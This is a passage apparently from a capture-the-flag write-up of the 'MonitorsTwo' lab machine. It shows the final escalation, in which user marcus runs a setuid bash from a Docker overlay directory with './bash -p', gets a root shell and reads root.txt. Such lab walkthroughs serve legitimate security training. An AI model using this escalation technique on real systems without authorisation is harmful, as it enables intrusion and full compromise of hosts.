5201c85f73fdba372cb2f1/merged$ cd bin
marcus@monitorstwo:/var/lib/docker/overlay2/c41d5854e43bd996e128d647cb526b73d04c9ad632
5201c85f73fdba372cb2f1/merged/bin$ ls
bash          chgrp         false     mknod         run-parts   vdir
bunzip2       chmod         fgrep     mktemp        sed         wdctl
bzcat         chown         findmnt   more          sh          ypdomainname
bzcmp         cp            grep      mount         sleep       zcat
bzdiff        dash          gunzip    mountpoint    stty        zcmp
bzegrep       date          gzexe     mv            su          zdiff
bzexe         dd            gzip      nisdomainname sync        zegrep
bzfgrep       df            hostname  pidof         tar         zfgrep
bzgrep        dir           kill      ps            tempfile    zforce
bzip2         dmesg         ln        pwd           touch       zgrep
bzip2recover  dnsdomainname login     rbash         true        zless
bzless        domainname    ls        readlink      umount      zmore
bzmore        echo          lsblk     rm            uname       znew
cat           egrep         mkdir     rmdir         uncompress
marcus@monitorstwo:/var/lib/docker/overlay2/c41d5854e43bd996e128d647cb526b73d04c9ad632
5201c85f73fdba372cb2f1/merged/bin$
```

As we have permissions for this binary open to us, just run it and perform root spawn
./bash -p

```
marcus@monitorstwo:/var/lib/docker/overlay2/c41d5854e43bd996e128d647cb526b73d04c9ad632
5201c85f73fdba372cb2f1/merged/bin$ ./bash -p
bash-5.1# whoami
root
bash-5.1#
```

All we have to do is read the flag

```
marcus@monitorstwo:/var/lib/docker/overlay2/c41d5854e43bd996e128d647cb526b73d04c9ad632
5201c85f73fdba372cb2f1/merged/bin$ ./bash -p
bash-5.1# whoami
root
bash-5.1# cd /root
bash-5.1# cat root.txt
5c03c0[redacted]81b6
bash-5.1#
```